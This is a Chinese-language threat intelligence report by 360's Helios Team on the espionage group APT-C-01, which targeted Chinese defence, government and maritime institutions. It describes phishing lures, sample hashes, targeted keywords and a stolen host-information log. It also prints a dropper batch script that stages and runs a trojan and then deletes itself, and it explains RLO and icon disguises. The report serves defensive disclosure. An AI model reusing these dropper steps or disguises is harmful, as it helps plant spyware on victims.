

APT

毒云藤(APT-C-01)
军政情报刺探者揭露



Helios Team
追日团队

<> 360TI
威胁情报中心

2018年9月

目录

第 1 章 概述.....	3
1. 主要发现.....	3
2. 命名由来.....	4
第 2 章 攻击目的和受害分析.....	5
1. 攻击目的.....	5
2. 行业分布.....	6
3. 地域分布.....	6
第 3 章 持续 11 年的活动.....	8
1. 初始攻击.....	8
1) 鱼叉式钓鱼邮件攻击.....	8
2) RLO 伪装文档扩展名.....	16
3) 伪装图标隐藏扩展名.....	16
2. 漏洞分析.....	17
1) CVE-2012-0158 漏洞.....	17
2) CVE-2014-6352 漏洞（0day）.....	19
3) CVE-2017-8759 漏洞.....	24
3. 持续渗透.....	25
1) RAT 演进.....	25
2) RAT 13 个版本分析.....	27
3) 脚本加载的攻击载荷分析.....	36
4) 最新控制木马分析.....	44
4. C&C 分析.....	51
1) 动态域名.....	51
2) 域名涵义.....	52
3) 云盘.....	53
4) 第三方博客.....	55
5) C&C 的 IP (ASN)	56
6) 其他.....	56
5. 关联分析.....	57
1) 整体关联.....	57
2) RAT 迭代升级（对抗手法）.....	58
加密方法.....	59
第 4 章 幕后始作俑者.....	65
1. 资源方法.....	65
2. 相关关联信息.....	65
1) 域名 whois 信息	65
2) 关注的关键字.....	66
3) PE 样本中繁体字体、BIG5 字符集.....	66
4) 漏洞文档中繁体字体.....	67
5) 释放的迷惑文档.....	68
第 5 章 组织能力或特性分析.....	69
附录 1: 文件 MD5 列表.....	70

附录 2: C&C 列表.....	72
附录 3: 360 追日团队（Helios Team）	75
附录 4: 360 安全监测与响应中心.....	76
附录 5: 360 威胁情报中心.....	77

第1章 概述

1. 主要发现

从 2007 年开始至今，360 追日团队发现毒云藤组织对中国国防、政府、科技、教育以及海事机构等重点单位和部门进行了长达 11 年的网络间谍活动。该组织主要关注军工、中美关系、两岸关系和海洋相关领域，其关注的领域与我们之前发布的海莲花（OceanLotus）APT 组织有一定相似的地方。

360 追日团队捕获毒云藤的首个木马出现在 2007 年 12 月。在之后的 11 年中我们先后捕获到了 13 个版本的恶意代码，涉及样本数量 73 个。该组织在初始攻击环节主要采用鱼叉式钓鱼邮件攻击，攻击之前对目标进行了深入调研和精心挑选，选用与目标所属行业或领域密切相关的 content 构造诱饵文件和邮件，主要是采用相应具体领域相关会议材料、研究成果或通知公告等主题。期间漏洞文档样本数量 10 个，其中包含 1 个 0day 漏洞。这些木马的感染者遍布国内 31 个省级行政区。C&C 域名数量为 59 个，回传的地址位于 4 个不同国家或地区。

毒云藤在对中国持续 11 年的网络间谍活动中，下述相关时间点值得关注：

- 2007 年 12 月，首次发现与该组织相关的木马。涉及海洋相关领域（疑似对某大型船务公司进行相关攻击）
- 2008 年 3 月，对国内某高校重点实验室（某科研机构）
- 2009 年 2 月，开始对军工行业展开攻击（某知名军工类期刊杂志社）
- 2009 年 10 月，木马增加了特殊的对抗静态扫描的手法（API 字符串逆序），相关手法沿用到大部分版本的木马中，并持续应用到 2018 年
- 2011 年 12 月，木马增加了特殊的对抗动态检测的手法（错误 API 参数），相关手法沿用到大部分版本的木马中，并持续应用到 2015 年
- 2012 年 2 月，首次发现基于 zxshell 代码的修改版后门 1，其中关键功能是窃取如.doc\ppt\xls\wps 类文档文件
- 2013 年 3 月，对中科院，以及若干科技、海事等领域国家部委、局等进行了集中攻击
- 2013 年 10 月，对中国某政府网站进行水坑攻击
- 2014 年 5 月，发现 zxshell 修改版后门 1 的进化版本 2，其中除了基于修改版 1 功能，增加了如“军”，“航”，“报告”关键字的搜索
- 2014 年 9 月 12 日，首次发现与 CVE-2014-4114（0day 漏洞）相关事件和样本。
- 2014 年 10 月 14 日，iSIGHT 发布相关报告，并指出 CVE-2014-4114（0day 漏洞）。同日微软发布相关安全公告
- 2015 年 2 月 25 日，对某军工领域协会组织（国防科技相关）、中国工程院等攻击，同时发现酷盘版样本
- 2017 年 10 月，主要通过 CVE-2017-8759 漏洞文档对某大型媒体机构网站和泉州某机关相关人员实施鱼叉攻击
- 2018 年 4 月，360 威胁情报中心公开披露了该组织利用 CVE-2017-8759 漏洞文档的攻击恶意代码²
- 2018 年 5 月，针对数家船舶重工企业、港口运营公司等海事行业机构发动攻击

注：

以上首次攻击时间，是基于我们对该组织了解掌握的现有数据进行统计的，不代表我们已经掌握了该

组织的全部攻击事件和行为。

2. 命名由来

自 2015 年，国内在 APT 方向的相关研究逐渐起步并加快。继“海莲花”、“蓝宝菇”等组织曝光之后，毒云藤组织（APT-C-01）是又一个针对政府、军工、海事等领域敏感信息持续发起攻击的 APT 组织。

该组织是 360 独立发现的，并率先披露了该组织的部分相关信息（参见：<https://ti.360.net/blog/articles/analysis-of-apt-c-01/>，发布时间：2018 年 4 月），符合 360 对 APT 组织就行独立命名的条件。

360 威胁情报中心将 APT-C-01 组织命名为“毒云藤”，主要是考虑了以下几方面的因素：一是该组织在多次攻击行动中，都使用了 Poison Ivy（毒藤）木马；二、该攻击组织在中转信息时，曾使用云盘作为跳板传输资料，这跟爬藤类植物凌空而越过墙体，颇有相似之处。根据 360 威胁情报中心对 APT 组织的命名规则（参见《2016 年中国高级持续性威胁研究报告》），同时结合该组织关联地区常见的蔓藤植物，将 APT-C-01 组织命名为“毒云藤”。

另，国内安天实验室于 2018 年 9 月 19 日发布 APT 攻击组织“绿斑”（Green Spot）分析报告。根据 360 威胁情报中心与安天实验室之间达成的能力型厂商成果互认约定，360 威胁情报中心发现的“毒云藤”（APT-C-01）对应“绿斑”（Green Spot），二者是同一组织。因此，我们把监测到的情况与该组织攻击特点也公布出来，共同为中国提升 APT 防御能力而努力。

第2章 攻击目的和受害分析

1. 攻击目的

攻击组织的主要目的是窃取中国政府、科研相关行业领域的资料数据。相关数据主要以文档为主，关心的关键字主要包括以下关键字和扩展名的文件：

关键字:

“201”，“2014”，“2015 年”，“报”，“报告”，“兵”，“部队”，“对台”，“工作”，“规划”，“国”，“国际”，“航”，“合作”，“机”，“机场”，“基地”，“极地”，“军”，“军事”，“科技”，“密”，“内部”，“十”，“十三”，“台”，“台湾”，“铁路”，“无人”，“项”，“雪”，“研”，“运输”，“战”，“站”，“中”

扩展名:

“doc”，“ppt”，“xls”，“pdf”，“rtf”，“rar”，“wps”，“doc*”，“ppt*”，“xls*”

窃取用户主机相关信息

MAC Info: MAC 信息，主要包括 IP 地址、网关信息等

Host Info: 主机信息，主要包括操作系统信息、主机名称、本地用户名等

Process Info: 当前进程信息

Version Info: 相关版本信息，主要包括 Microsoft Office 和 Microsoft Internet Explorer 版本信息

Disk Info: 磁盘信息

```
Profiles.log3
1 MAC Info:
2 ComboIndex: 0
3 Adapter Name: {7650B61C-A4D7-410F-8428-96E1C6ADFC9D}
4 Adapter Desc: AMD PCNET Family PCI Ethernet Adapter - 数据包计划程序微型端口
5 Adapter Addr: 00-0C-29-BA-6B-60
6
7 Index: 2
8 Type: Ethernet
9 IP Address: 192.168.52.132
10 IP Mask: 255.255.255.0
11 Gateway:
12 DHCP Enabled: Yes
13 DHCP Server: 192.168.52.254
14 Have Wins: No
15
16 Host Info:
17 Operator OS: Microsoft Windows XP ProfessionalService Pack 3
18 Computer Name: CHINA-5BEF4E7D0
19 Memory Size: 512MB
20 Windows Directory: C:\WINDOWS
21 System Directory: C:\WINDOWS\system32
22 Local User Name: Administrator
23 Hard Disk: C:\ (NTFS)
24 Hard Disk: D:\ (NTFS) 本地磁盘
25 Hard Disk: E:\ (NTFS)
26 CD-ROM: F:\
27
28 Process Info:
29
30 PID Process Name
31 0 [System Process]
32 4 System
```

图 1 相关窃取用户主机信息截图（示例）




图 2 被感染用户月统计 (2014 年 7 月-2015 年 6 月)

2. 行业分布

主要涉及：国防、政府、科技、教育等

相关领域包括：海洋（南海、东海、测绘）、军工、涉台问题（两岸关系）、中美关系

3. 地域分布



图 3 中国被感染地区分布图 (2014 年 7 月-2015 年 6 月)




图 4 中国被感染地区比例图

地区	数量
北京	296
福建	55
广东	43
浙江	39
上海	32

第3章 持续 11 年的活动

1. 初始攻击

1) 鱼叉式钓鱼邮件攻击

鱼叉式钓鱼邮件攻击是 APT 中常用的攻击手法，主要在 APT 的初始攻击环节。简单理解就是利用邮件作为攻击前导，其中正文、附件都可能携带恶意代码，进一步主要以附件携带漏洞文档文件为主，大约 90% 的攻击都是该类攻击¹。

本小节主要介绍邮件携带漏洞文档和邮件携带二进制可执行文件这两种攻击方法。

A. 携带漏洞文档

	MD5	文件名	病毒名
邮 件	a5d9edaa1b6cf820d54c19b2c6bd246d	专业技术干部手册.rar	
附 件			
压 缩	2fa75fdf4d57c182bc6c0438dd6cbf27	HandBook.chm	
包 内			
PE			
释 放	b04d7fa1c7e3a8274ba81f48f06a5f4e	hh.exe	Backdoor.Win32.FakeWinupdate
的 PE			

¹ “Spear-Phishing Email: Most Favored APT Attack Bait”,
<http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-spear-phishing-email-most-favored-apt-attack-bait.pdf>



图 5 携带漏洞文档案例 1 邮件截图




图 6 携带漏洞文档案例 1 邮件附件压缩包截图




图 7 携带漏洞文档案例 1 诱饵 CHM 文档截图

	MD5	文件名	病毒名
邮 件 附件	19365fddc2fca8735d51def001704db3	2013 中国亚洲太平洋 学会年会文件.doc	virus.exp.20120158
释 放 的 PE 1	07561810d818905851ce6ab2c115287	update.exe	Backdoor.Win32.Zx Shell



图 8 携带漏洞文档案例 1 邮件截图

	MD5	文件名	病毒名
邮 件	9fb6866c2cdd49387a520f421a04b882	中科院 2013 年研究项 目材料.doc	virus.exp.20120158
附 件	f3ed0632cadd2d6beffb9d33db4188ed	update.exe	Backdoor.Win32.PoisonIvy



图 9 携带漏洞文档案例 2 邮件截图




图 10 携带漏洞文档案例 2 漏洞文档（释放后迷惑文档）截图

B. 携带 PE 二进制可执行程序

	MD5	文件名	病毒名
邮 件 附件	954f50f7ed8b4c11b59560769de0ec36	关于推荐第十三届中国青年科技奖候选人通知.rar	Dropper.Win32.FakeDoc
压 缩 包 内 PE	8c9670fbe68ab8719077d480242e6b9	关于推荐第十三届中国青年科技奖候选人通知.exe	Dropper.Win32.FakeDoc
释 放 的 PE	6a37ce66d3003ebf04d249ab049acb22	svchoct.exe	Backdoor.Win32.HtpBot



图 11 携带 PE 二进制可执行程序案例邮件截图




图 12 携带 PE 二进制可执行程序案例邮件附件压缩包截图




图 13 携带 PE 二进制可执行程序案例中木马释放迷惑文档打开后截图

攻击组织在发送钓鱼邮件通常登录 web 邮件和通过相关工具（**PHPMailer**²）进行攻击邮件的发送。


² PHPMailer, <http://code.google.com/a/apache-extras.org/p/phpmailer/>

C. 携带自解压文件


攻击组织通过向目标邮箱发送压缩形态的 RAR 自解压格式程序。



附件里面是木马文件：



该文件实际是一个 RAR 自解压格式程序，参数如下，点击这个 exe，会直接运行里面的 bat 文件：



默认的批处理命令会把木马主体移动到 temp 目录下，然后执行起来，同时删除该批处理文件：

```

@echo off
@move 国防基金征稿通知\teredo.exe C:\Windows\Temp
@start C:\Windows\Temp\teredo.exe
@del 国防基金征稿通知\2017.txt.bat

```

2) RLO³伪装文档扩展名

	MD5	文件名	病毒名
邮件附件	954f50f7ed8b4c11b59560769de0ec36	东海航保通信台站规划补充材料hangbaoexe.doc (真实扩展名 cod.exe)	Dropper.Win32.FakeDoc




图 14 伪装文档扩展名 (RLO) 样本截图

3) 伪装图标隐藏扩展名

	MD5	文件名	病毒名
邮件附件	cbeebf063f914eb3b5eba8b37302189f	“军民融合深度发展战略研究”咨询项目正式启动 .exe	Dropper.Win32.FakeFolder




图 15 伪装图标隐藏扩展名案例 1 截图

	MD5	文件名	病毒名
--	-----	-----	-----

³ RLO, http://en.wikipedia.org/wiki/Unicode_character_property





图 16 伪装图标隐藏扩展名案例 2 截图

科研项目经费自查.xls [兼容模式] - Microsoft Excel												
科研项目统计表 (2013-2015年)												
部门(院系)	项目(课题类别)	序号	项目卡号	财务帐项目名称	负责人	项目(课题)名称	项目(课题)预算			项目(课题)委托单位	项目(课题)承租单位	外协单位
							科研经费金额	配套资金	合计			
控制与仿真中心	国家级											
控制与仿真中心	国家级											
控制与仿真中心	国家级											
控制与仿真中心	国家级											
控制与仿真中心	国家级											
控制与仿真中心	国家级											
控制与仿真中心	省级											
控制与仿真中心	省级											
